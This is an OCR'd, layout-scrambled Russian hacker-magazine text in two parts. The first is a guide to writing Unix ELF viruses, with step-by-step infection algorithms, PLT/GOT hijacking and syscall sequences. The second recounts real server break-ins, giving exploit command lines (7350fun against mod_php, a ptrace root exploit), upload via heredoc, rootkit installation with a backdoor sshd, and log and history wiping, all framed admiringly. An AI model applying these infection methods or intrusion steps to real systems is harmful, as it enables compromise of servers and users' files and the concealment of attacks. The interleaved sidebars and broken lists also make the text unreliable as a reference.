То же самое относится и к вирусам, обитающим в интерпретируемых скриптах, таких, как sh, Perl, PHP. В *nix скрипты вездесущи и их модификация по умолчанию разрешена, что создает благоприятные условия для размножения вирусов. Если бы пользователи обменивались скриптами, юниксоидный мир погрузился бы в эпоху ранней MS-DOS, когда новые вирусы выходили едва ли не каждый день, а так вирусы остаются внутри пораженного компьютера, не в силах вырваться наружу.

Разумеется, вирус может распространяться и через интернет, но тогда это будет уже не вирус, а червь. Некоторые исследователи считают червей самостоятельными организмами, некоторые - разновидностью вирусов, но, как бы там ни было, черви - тема отдельного разговора.

ЯЗЫК РАЗРАБОТКИ

Настоящие хакеры признают только один, максимум, два языка - С и Ассемблер, причем последний из них стремительно утрачивает свои позиции, уступая место Бейсику, Delphi и прочей дряни, на которой элегантный вирус невозможно создать в принципе.

А что на счет Си? С эстетической точки зрения, это - чудовищный выбор, и вирусмэйкеры старой школы его не прощают (однако написать код на ассемблере, сравнимый с тем, что выдают современные оптимизирующие С-компиляторы вроде Microsoft C Compiler, - дело для новичка не такое уж простое - прим. AvaLANche'a). С другой стороны, будучи низкоуровневым системно-ориентированным языком, Си неплохо походит для разработки вирусов, хотя от знания Ассемблера это все равно не освобождает.

Код, генерируемый компилятором, должен: быть полностью перемещаемым (то есть независимым от базового адреса загрузки), не модифицировать никакие ячейки памяти, за исключением стекового пространства, и не использовать стандартные механизмы импорта функций, либо подключая все необходимые библиотеки самостоятельно, либо обращаясь в native-API. Этим требованиям удовлетворяет подавляющее большинство компиляторов, однако от программиста тоже кое-что потребуется.

Нельзя объявлять главную функцию программы как main: встретив такую, линкер внедрит в файл start-up код, который вирусу не нужен. Нельзя использовать глобальные или статические переменные: компилятор принудительно размещает их в сегменте данных, но у вирусного кода не может быть сегмента данных! Даже если вирус захочет воспользоваться сегмен-

```
[guest@rh72 guest]$ uname -a
Linux rh72 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown
[guest@rh72 guest]$ date
Sun Mar 17 12:08:43 PST 2002
[guest@rh72 guest]$ ll
total 160
-rwxrwxrwx    1 guest    guest      15741 Mar  7  2000 cp.inf
[guest@rh72 guest]$ ./cp.inf /bin/cat .
[guest@rh72 guest]$ metAPhoR ic bY thE mEnTal DrilLEr/29A
```

Разгул вирусов под UNIX

том пораженной программы, он будет должен, во-первых, самостоятельно определить адрес его "хвоста", а, во-вторых, растянуть сегмент до необходимых размера. Все это тривиально реализуется на Ассемблере, но для компилятора оказывается чересчур сложной задачей. Кроме того, нужно хранить все данные только в локальных переменных, задавая строковые константы в числовом виде. Если написать char x[] = "hello, world", коварный компилятор сбросит "hello, world" в сегмент данных, а затем динамически скопирует его в локальную переменную x. Можно сделать так: x[0]='h', x[1]='e', x[2]='l'... или преобразовать char в int, осуществлять присвоение двойными словами, не забывая о том, что младший байт должен располагаться по наименьшему адресу, что разворачивает строку задом наперед.

Нельзя использовать никакие библиотечные функции, если только не уверен в том, что они полностью удовлетворяют всем вышеперечисленным требованиям. Системные функции обычно вызываются через интерфейс native-API, также известный под именем sys-call (в Linux-подобных системах за это отвечает прерывание INT 80h, другие системы обычно используют дальний вызов по селектору семь, смещение ноль). Поскольку системные вызовы варьируются от одной системы к другой, это ограничивает среду обитания вируса и при желании он может прибегнуть к внедрению в таблицу импорта.

Откомпилировав полученный файл, мы получим объектник и ругательство компилятора по поводу отсутствия main. Остается только слинковать его в двоичный 32.64-разрядный файл. Естественно, внедрять его в жертву придется вручную, так как системный загрузчик откажется обрабатывать такой файл.

СРЕДСТВА АНАЛИЗА, ОТЛАДКИ И ПЛАГИАТА

Какой вирусмэйкер удержится от соблазна пополнить свой заплечный рюкзак за чужой счет, выдирая идеи и алгоритмы из тел попавших к нему вирусов? Чаще всего вирусами обмениваются тет-а-тет. Коллекции, найденные в сети, для опытных хакеров не представляют никакого интереса, поскольку набираются из открытых источников, но для начинающих исследователей это - настоящий клад.

Если исходные тексты вируса отсутствуют (кривые дизассемблерные листинги, выдаваемые за божественное откровение, мы в расчет не берем), препарировать двоичный код вируса приходится самостоятельно. Тут-то нас и поджидает одна большая проблема. Дизассемблер всех времен и народов IDA Pro не приспособлен для работы с ELF-вирусами, поскольку отказывается загружать файлы с искаженным section header'ом (а большинство вирусов никак не корректируют его после заражения!). Других достойных дизассемблеров, переваривающих ELF-формат, мне обнаружить так и не удалось (а самому писать лень). За неимением лучших идей приходится возиться с HEX-редакторами (например, с тем же HIEW'ом), разбираясь со служебными структурами файла вручную.

С отладчиками дело обстоит еще хуже. Фактически под *nix существует всего один более или менее самостоятельный отладчик прикладного уровня - gdb (GNU Debugger), являющийся фундаментом для большинства остальных. Простейшие антиотладочные приемы, нарытые в хакерских мануалах времен первой молодости MS-DOS, пускают gdb в разнос или позволяют вирусу вырваться из-под его контроля, поэтому отлаживать вирусный код на рабочей машине категорически недопустимо и лучше использовать для этой цели эмулятор, такой, как BOCHS. Особенно предпочтительны эмуляторы, содержащие интегрированный отладчик, обойти который вирусу будет очень тяжело, а, в идеале, вообще невозможно (BOCHS такой отладчик содержит). Кстати говоря, совершенно необязательно для исследования ELF-вирусов устанавливать *nix. Эмулятора для этих целей будет более чем достаточно.

ELF

Структура ELF-файлов (ELF - Execution & Linkable Format) имеет

Малочисленность вирусов в мире *nix компенсируется отсутствием нормальных антивирусов.

IE и IRC – вот основные источники для пополнения твоей коллекции вирусов.

Открытость ELF-формата вкупе с доступностью исходных текстов системного загрузчика значительно упрощает конструирование вирусов под *nix.

ПЕРЕХВАТ УПРАВЛЕНИЯ ПУТЕМ МОДИФИКАЦИИ ТАБЛИЦЫ ИМПОРТА


Классический механизм импорта внешних функций из/в ELF-файлов в общем виде выглядит так: на первом этапе вызова импортируемой функции из секции .text вызывается "переходник", который располагается в секции .plt (Procedure Linkable Table) и ссылается в свою очередь на указатель на функцию printf, что расположен в секции .got ("Global Offset Tables"), ассоциированной с таблицей строк, содержащей имена вызываемых функций (или их хэши).

Ниже приведена схема вызова функции printf утилитой ls, позаимствованной из комплекта поставки Red Hat 5.0.


```
.text:0000000000402D          call  _printf
.
.plt:0000000000400A50 _printf  proc near
.plt:0000000000400A50
.plt:0000000000400A50          jmp   dword_600620
.plt:0000000000400A50 _printf  endp
.
.got:0000000000600620 dword_600620    dd offset printf
.
extern:0000000000600640 extern printf:near ; weak
.
0000000000400400: 7F 45 4C 46-02 01 01-00 00 00 00 00 00 00 00  .ELF............
0000000000400410: 70 78 00 00-74 72 61 70-70 00 69 6F-63 74 6C 00  pxtrapioctl.
0000000000400420: 70 72 69 6E-74 66 00 00-74 72 65 72-72 6F 72 00  printf..terror.
```

В какое место этой цепочки может внедриться вирус? Ну, прежде всего, он может создать подложную таблицу строк, перехватывая вызовы всех интересующих его функций. Чаще всего заражению подвергается функция printf/fprintf/sprintf (поскольку без нее не обходится практически ни одна программа) и функции файлового ввода/вывода, что автоматически обеспечивает прозрачный механизм поиска новых жертв для заражения.

Вирусы-спутники создают специальную библиотеку-перехватчик во всех заражаемых файлах. Поскольку IDA Pro при дизассемблировании ELF-файлов не отображает имя импортируемой библиотеки, заподозрить что-то неладное в этой ситуации нелегко. К счастью, HEX-редакторы еще никто не отменял. Другие же вирусы склонны манипулировать полями глобальной таблицы смещений, переустанавливая их на свое тело.



Отладка вирусного кода на интегрированном отладчике эмулятора BOCHS из-под w2k



Исследование вирусов под UNIX с помощью дизассемблера iceix

Создание вирусов не преследуется по закону. По закону преследуется создание вредоносных программ.

Из десятка возможных методов внедрения в ELF-файлы вирусописателям удалось освоить лишь два-три, так что на отсутствие творческого простора жаловаться не приходится.

***nix- и Windows-вирусы строятся по одним и тем же принципам, причем UNIX-вирусы даже проще.**

много общих черт с PE (Portable Execution) - основным исполняемым форматом платформы Windows 9x и NT, концепции их заражения весьма схожи, хотя и реализуются различным образом.

ELF-файл состоит из ELF-заголовка (ELF-header), описывающего основные особенности поведения файла, заголовка программной таблицы (program header table) и одного или нескольких сегментов (segment), содержащих код, инициализированные/неинициализированные данные и прочие структуры.

Каждый сегмент представляет собой непрерывную область памяти со своими атрибутами доступа (кодовый сегмент обычно доступен только на исполнение, сегменты данных как минимум доступны на чтение, а при необходимости еще и на запись). Пусть слово "сегмент" не вводит тебя в заблуждение: ничего общего с сегментной моделью памяти тут нет. Большинство 32-битных реализаций UNIX'а помещают все сегменты ELF-файла в один 4-гигабайтный "процессорный" сегмент (так называемый плоская (flat) модель памяти). В памяти все ELF-сегменты должны выравниваться по величине страницы (на x86, равной 4 Кб), но непосредственно в самом ELF-файле хранятся в невыравненном виде, вплотную прижимаясь друг к другу. Сам ELF-заголовок и program header в первый сегмент не входят (ну, формально не входят), но совместно грузятся в память, при этом начало сегмента следует непосредственно за концом program header'а и по границе страницы не выравнивается!

Последним из всех идет заголовок таблицы секций (section header table). Для исполняемых файлов он необязателен и реально используется только в объектниках. Еще в нем нуждаются отладчики - исполняемый файл с изуродованным section header table не отлаживается ни gdb, ни производными от него отладчиками, хотя нормально обрабатывается операционной системой.

Сегменты естественным образом делятся на секции. Типичный кодовый сегмент состоит из секций .init (процедуры инициализации), .plt (секция связок), .text (основной код программы) и .finit (процедуры финализации), атрибуты которых описываются в section header'е. Загрузчик операционной системы ничего не знает о секциях, игнорируя их атрибуты и загружая весь сегмент целиком. Тем не менее, для сохранения работоспособности зараженного файла под отладчиком вирус должен корректировать оба заголовка сразу - как program header, так и section header.

Основные структуры ELF находятся в файле /usr/include/elf.h.

За более подробной информацией обращайся к оригинальной спецификации на ELF-файл "Executable and Linkable Format - Portable Format Specification", составленной, естественно, на английском языке.

МЕТОДЫ ЗАРАЖЕНИЯ

Простейший и наиболее универсальный метод заражения сводится к поглощению оригинального файла вирусом. Вирус просто дописывает оригинальный файл к своему телу как оверлей, а для передачи управления жертве проделывает обратный процесс: пропускает первые virus_size байт своего тела (что обычно осуществляется функцией seek), считывает оставшийся «хвост» и записывает его во временный файл. Присваивает атрибут исполняемого и делает ему exec, предварительно расщепив материнский процесс функцией fork. После завершения работы файла-жертвы вирус удаляет временный файл с диска.

Описанный алгоритм элементарно реализуется на любом языке программирования вплоть до Бейсика и пригоден как для исполняемых файлов, так и для скриптов. Однако ему присущи и недостатки. Он медлителен и неэлегантен, требует возможности записи на диск и прав установки атрибута "исполняемый". Кроме того, появление посторонних файлов на диске не может долго оставаться незамеченным, и участь вируса заранее предрешена. Поэтому большинство вирусов не используют такую методику, а предпочитают внедряться в конец последнего сегмента файла, расширяя его на необходимую величину.

W W W

ССЫЛКИ ПО ТЕМЕ

bochs
bochs.sourceforge.net
Качественный эмулятор ПК с интегрированным отладчиком внутри. Хорошо подходит для экспериментов с вирусами непосредственно на твоей рабочей машине без риска уничтожения информации. Бесплатен, распространяется с исходными текстами.

Executable and Linkable Format – Portable Format Specification
www.ibiblio.org/pub/historic-linux/ftp-archives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz
"Родная" спецификация на ELF-формат. Настоятельно рекомендуется к изучению всем вирусописателям, пробующим свои силы на платформе UNIX.

The Linux Virus Writing And Detection HOWTO
www.creangel.com/papers/writingvirusinlinux.pdf
Пошаговое руководство по проектированию и реализации вирусов под LINUX с кучей готовых примеров (на английском языке).

"UNIX viruses" от Silvio Cesare
vx.netlux.org/lib/vsc02.html
Статья, описывающая основные принципы функционирования UNIX-вирусов и способы их детектирования (на английском языке).

LINUX VIRUSES - ELF FILE FORMAT Marius Van Oers
www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf%25202000.pdf&e=747
Блестящий обзор современных UNIX-вирусов и анализ используемых ими методик внедрения в ELF-файлы (на английском языке).

СТРУКТУРА ИСПОЛНЯЕМОГО ELF-ФАЙЛА

ELF Header
Program header table
Segment 1
Segment 2
Section header table (optional)

Под последним здесь подразумевается последний подходящий сегмент файла, чем, как правило, является сегмент инициализированных данных, за которым следует сегмент неинициализированных данных, занимающий ноль байт дисковой памяти. Конечно, можно внедриться и в него, но это будет выглядеть как-то странно.

Приблизительный алгоритм внедрения в конец ELF-файла выглядит следующим образом:

❶. вирус открывает файл и, считывая его заголовок, убеждается, что это действительно ELF;

❷. просматривая Program Header Table, вирус отыскивает последний сегмент с атрибутом PL_LOAD;

❸. найденный сегмент "распахивается" до конца файла и увеличивается на величину, равную размеру тела вируса, что осуществляется путем синхронной коррекции полей p_filez и p_memz;

❹. вирус дописывает себя в конец заражаемого файла;

❺. для перехвата управления вирус корректирует точку входа в файл (e_entry) либо же внедряет в истинную точку входа jmp на свое тело (впрочем, методика перехвата управления - тема отдельного долгого разговора).

Теоретически вирус может внедриться в середину файла, дописав свое тело в конец кодового сегмента и сдвинув все последующие сегменты вниз, однако при этом ему потребуется скорректировать все указатели на ячейки сегмента данных, поскольку после заражения они будут располагаться по совершенно другим адресам. Как вариант, перед передачей управления программе-носителю вирус может "подтянуть" опущенные сегменты вверх, вернув их на свое законное место, но, если файл содержит перемещаемые элементы или прочие служебные структуры данных, вирусу их придется скорректировать тоже, в противном случае системный загрузчик необратимо исказит зараженный файл и тот откажет в работе. Все это слишком сложно для начинающих, а потому вирусы подобного типа не получили большого распространения.

Возможно внедриться в область, образованную выравниванием сегментов в памяти. Поскольку границы сегментов всегда выравниваются на величину 4 Кб, между концом кодового сегмента и началом сегмента данных обычно можно наскрести некоторое количество незанятого пространства. Впрочем, никаких гарантий на этот счет у нас нет, а потому для заражения подходят далеко не все файлы.

❶. вирус открывает файл и, считывая его заголовок, убеждается, что это действительно ELF;

❷. просматривая program header table, вирус находит сегмент с атрибутом PL_LOAD и (PAGE_SIZE % p_filesz) >= virus_size; если же такого сегмента нет, вирус отказывается от заражения;

❸. поля p_filez (размер на диске) и p_memsz (размер в памяти) соответствующего сегмента увеличиваются на длину тела вируса;

❹. поле p_offset и факультативно sh_offset всех последующих сегментов/секций увеличивается на длину тела вируса;

❺. поля e_phoff и факультативно e_shoff ELF-заголовка увеличивается на величину тела вируса;

❻. вирус внедряет себя в конец выбранного сегмента;


❼. для перехвата управления вирус корректирует точку входа в файл (e_entry) либо же внедряет в истинную точку входа jmp на свое тело.

Некоторые вирусы внедряются в область памяти между заголовком и началом первого сегмента (во всяком случае, пытаются это сделать). Однако большинство файлов "приклеивают" свой первый сегмент к заголовку, из-за чего для внедрения просто не остается свободного места.

ОБЩАЯ СТРУКТУРА И СТРАТЕГИЯ ВИРУСА

Конкретная структура вирусного кода зависит от фантазии его разработчика и выглядит приблизительно так же, как и в Windows-вирусах. Обычно вначале находится расшифровщик, за ним расположены модуль поиска подходящих жертв, инжектор вирусного кода и процедура передачи управления файлу-носителю.

Для большинства ELF-вирусов характерна следующая последовательность системных вызовов: sys_open (mov eax, 05h/int 80h) открывает файл; sys_lseek (mov eax,13h) перемещает файловый указатель на нужное место; old_mmap (mov eax, 5Ah/int 80h) проецирует файл в память; sys_unmap (mov eax, 5Bh/int 80h) удаляет образ из памяти, записывая на диск все изменения, а sys_close (mov eax, 06/int 80h) закрывает сам файл.



Типичная структура вирусного кода

Техника проецирования (mapping) значительно упрощает работу с файлами большого объема. Теперь уже не нужно выделять буфер, копируя туда файл по кускам, и всю черную работу можно переложить на плечи операционной системы, сосредоточив свои усилия непосредственно на процессе заражения. Правда, при заражении файла протяженностью в несколько гигабайт (например, самораспаковывающегося дистрибутива какого-то программного продукта) вирусу придется либо просматривать файл через "окно", проецируя в 4-гигабайтное адресное пространство различные его части, либо попросту отказаться от заражения, выбрав файл поприличнее. Подавляющее большинство вирусов именно так и поступает.

ЗАКЛЮЧЕНИЕ

В ближайшее время, по-видимому, следует ожидать значительный рост численности ELF-вирусов, ибо для этого имеются все условия. Всплеск интереса к Linux пошел не на пользу этой операционной системе. В погоне за улучшениями ее превратили в решето, прикрутили "интуитивно понятный" графический интерфейс, но не предупредили пользователей, что прежде чем начать работать с системой, следует перелопатить тысячи страниц технической документации и прочитать хотя бы пару умных книжек, в противном случае зараза не заставит себя долго ждать. Чем больше народу перейдет на *nix, тем больше среди них окажется хакеров и вирусописателей, и тогда с *nix произойдет то же, что в свое время произошло с MS-DOS. Будут ли эти вирусы добродушными или злобными, зависит от тебя.

Антивирусная Энциклопедия Касперского содержит большое количество фактических ошибок в описании *nix-вирусов.

Многие *nix-вирусы зависят от версии операционной системы, поэтому всякий исследователь вынужден держать на своей машине зоопарк осей.

Огромная коллекция *nix-вирусов (и не только) имеется на vx.netlux.org.

Name	Start	End	Align	Base	Type	Class	32	es	ss	ds	fs	gs
.init	080480AC	080480B7	dword	0001	publ	CODE	Y	FFFF	FFFF	0005	FFFF	FFFF
.text	08048080	08053ABB	dword	0002	publ	CODE	Y	FFFF	FFFF	0005	FFFF	FFFF
.fini	08053ABC	08053AC2	dword	0003	publ	CODE	Y	FFFF	FFFF	0005	FFFF	FFFF
.rodata	08053AE0	08055460	32byt	0004	publ	CONST	Y	FFFF	FFFF	0005	FFFF	FFFF
.data	08056460	08057530	32byt	0005	publ	DATA	Y	FFFF	FFFF	0005	FFFF	FFFF

Структура файла echo из комплекта поставки FreeBSD 4.5. Между секциями .finit и .rodata расположено всего лишь 1Eh байт данных, что недостаточно для размещения даже крошечного вируса

Name	Start	End	Align	Base	Type	Class	32	es	ss	ds	fs	gs
.init	08000A10	08000A19	para	0001	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.plt	08000A20	08000CE8	dword	0002	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.text	08000CF0	08004180	para	0003	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.fini	08004180	08004189	para	0004	publ	CODE	Y	FFFF	FFFF	0006	FFFF	FFFF
.rodata	08004189	08005250	dword	0005	publ	CONST	Y	FFFF	FFFF	0006	FFFF	FFFF
.data	08006250	08006264	dword	0006	publ	DATA	Y	FFFF	FFFF	0006	FFFF	FFFF

Структура файла ls из комплекта поставки RedHat 5.0. Между секциями .rodata и .data имеется 1000h байт, что с лихвой хватает для размещения даже высокотехнологичного вируса

Master-lame-master

ОПАСНАЯ ПРАКТИКА

ПРИМЕРЫ РЕАЛЬНЫХ ВЗЛОМОВ

Любая теория должна быть закреплена практикой. Даже теория взлома. Если человек никогда не проверял свои знания на реальных серверах, то его нельзя назвать хакером. Позволь рассказать тебе, как хакеры ломают различные ресурсы. Но помни: повторять их действия опасно - старший брат следит за тобой!

Все взломы реальны, но не забывай, что информация дана только для ознакомления.

Во время эпидемии сломать сервер с помощью эксплоита для mod_php было легко. Яркий тому пример - удаленная атака www.nikita.ru.

Все взломы, представленные в моем небольшом обзоре хакерских этюдов, реальны и происходили в 2003-2004 годах. Имена злоумышленников, по понятным причинам, не называю. В этом материале я старался охватить все методы атак. Итак, приступим!

ВРЕМЯ ДЛЯ ИГР, ИЛИ ВЗЛОМ WWW.NIKITA.RU

Любой игроман знает Никиту. Это не геймерский персонаж, а обычная игровая компания, создающая интересные проекты. Я, например, любил погамать в Parkan, хроника империи. Быть может, ты знаешь эту фирму по другим игрушкам. Это не столь важно. Важно то, что год назад ресурс был взломан неизвестным хакером. Впрочем, взлом выполнялся по тривиальной схеме, даже скриптkиди мог занять место нашего героя и порулить сервером известной компании. Вот как это было. От нечего делать хакер сканировал подсеть, где обычно хостились сервера крупных компаний. Хостером являлся «Ростелеком», у которого клиенты арендовали место в специальном серверном помещении. Хакер предполагал, что заказчики экономили на сисадминах, поэтому их сервера могли содержать дырки в своих демонах. Вскоре он засек примечательный сервер www.nikita.ru, который располагался в ростелекомовской подсети. Внимание хакера привлекли отсутствие фаервола и многочисленные сервисы, крутящиеся на этой машине. Понятно, чем больше сервисов, тем вероятность наличия бага, приводящего к удаленному взлому, выше. Атака происходила как раз в ту пору, когда в публичных источниках появился эксплоит 7350fun, позволяющий поиметь www-права через дырявый mod_php. Контент www.nikita.ru передавался браузеру через PHP-скрипты, поэтому стоило проверить версию модуля - быть может, хозяин машины даже не знал о баге. Чтобы выполнить подобную проверку, достаточно прителнетиться на 80 порт и отправить стандартный HTTP-запрос, например, такой:

```
HEAD / HTTP/1.0.
```


Хакер проделал эту несложную работу, затем пару раз нажал Enter и проанализировал поле Server. Как раз в нем говорилось, что версия mod_php была очень древней - 4.0.6. Впрочем, старый релиз еще не супил об успешном взломе. Например, если сервер крутится на FreeBSD, mod_php вообще неуязвим. Но попытка не пытка, поэтому сетевой партизан натравил эксплоит на сервер. Строка запуска была следующей:

```
./7350fun www.nikita.ru /sms/privet.php
```


Бинарник требовал последний параметр в виде пути к полноценному скрипту. Неважно какому. Сценарий мог обрабатываться и perl-интерпретатором, главное, чтобы скрипт понимал входные опции. После запуска эксплоит начал формировать смертельный запрос, приводящий к переполнению буфера, и отправлять его на сервер. Надо сказать, что это довольно длительный процесс (время зависит от ширины канала между хакерским хостом и уязвимым сервером). Пока хакер ощупывал другие демоны, эксплоит блестяще справился с задачей, предоставив злоумышленнику шелл с правами nobody.

Вот незадача - хакер хотел привилегий рута, а получил какого-то nobody. Права нужно было как-то поднимать. Выполнив команду cat /etc/*release, взломщик узнал, что на машине крутится RedHat 7.3. Затем последовала команда uname -a, которая показала версию ядра. Кернел 2.4.24 (именно это ядрышко находилось в системе) был уязвим. Примерно год назад хакерская группа isec выпустила знаменитый эксплоит для ядерной функции ptrace. Сплойт работал как надо и даже не требовал наличия псевдотерминала (как это делали его предшественники). Но хакера поджидал неожиданный облом. На сервере не было программы wget, которая бы позволила нашему герою слить эксплоит на взломанный шелл. Впрочем, взломщик быстро решил эту проблему: залил файл прямо через консоль с помощью нехитрой команды cat > isec.c << EOF. После отправки текста с помощью сочетаний ctrl+c, ctrl+v хакер набрал магическое слово EOF и получил приглашение bash. Оставалось только скомпилировать и запустить эксплоит. К счастью нашего героя, на кернел не было наложено патчей, поэтому сетевой партизан без проблем получил рутовые права.

После взлома хакер должен позаботиться о собственной безопаснос-



Уязвимый PHP-скрипт




Поверженный сервер

ти и вычистить все логи. В бинарных журналах наш герой не наследил, поэтому ему нужно было подтереть /var/log/messages и еще парочку текстовых логов, а также не забыть о WWW-журнале access_log (туда здорово наследил эксплоит от TESO). Но прежде чем манипулировать логами, взломщик поставил на сервер руткит. В то время в узких хакерских кругах юзался комплект shv4. Он до сих пор приватный, поэтому ссылку я не дам :). Чтобы установить кит, достаточно выполнить команду «./setup пароль порт», и на указанном порту откроется подельный демон sshd. Как ты догадался, пароль для соединения взломщик передал скрипту setup. Напоследок сетевой партизан написал unset HISTFILE, чтобы стереть лог команд, и покинул консоль.

Прицепившись на фейковый демон, хакер стер компрометирующие журналы, а также вычистил /var/log/www/access_log от странных обращений к сценарию index.php. Теперь он полностью поработил сервер Никиты и мог делать с ним все что угодно :). Надо сказать, что хакер очень долго развлекался с этим сервером - доступ прикрыли только после полной переустановки системы.

РУССКИЙ ПРОВАЙДЕР – БАЖНЫЙ ПРОВАЙДЕР

Ни один провайдер не застрахован от уязвимостей, и российский в том числе. Несмотря на свежие версии сервисов некоему взломщику



Магическая заливка через STDIN

■ Как видишь, если долго мучиться, что-нибудь получится. Но чтобы добиться этого «что-то», хакер должен обладать некоторыми качествами:

❶. Внимательность. Взломщик никогда не упустит деталей, даже мелких. Из мелочей может сложиться довольно неплохой результат. Это видно в случае, когда хакер грамотно пропарсил .bash_history и обнаружил там рутовый пароль.

❼. Невидимость. Хакер должен заботиться о собственной безопасности, поэтому в его «реквизитах» обязательно присутствуют такие софтины, как SocksCap и SocksChain. Помимо этого, грамотный взломщик никогда не забывает чистить за собой логи.

❽. Упертость. Нужно никогда не терять надежду и насиловать сервер по полной программе. Как говорится, настоящий хакер набирает пароль до тех пор, пока сервер не ответит, что он правильный :).

Установка приватного руткита

удалось порулить сервером крупного московского провайдера. Удаленная атака была нацелена на бажный WWW-проект, в результате чего злоумышленник получил небольшие права на машине. Все началось с того, что нашего героя заинтересовал проект wtboard. Этот форум выпускается более пяти лет и заслужил доверие многих. Хакер поставил свежую версию борды у себя на машине и начал над ней издеваться - искать какие-нибудь баги, тестировать на различные WWW-атаки и т.п. Сперва у злоумышленника ничего не получалось, но вскоре ему улыбнулась удача. Наш герой нашел бажную процедуру, которая позволяла интерпретировать значения системных переменных. Скажем, захочется хакеру вставить в CGI-поток переменную data (она является системной), и результат будет роковым - изменится значение $data, что приведет к ошибке при открытии конфига. Это в лучшем случае :). В худшем хакер просто войдет в admin-зону форума без знания пароля. Я укажу два небольших запроса, выполнив которые хакер оказался в админке форума.

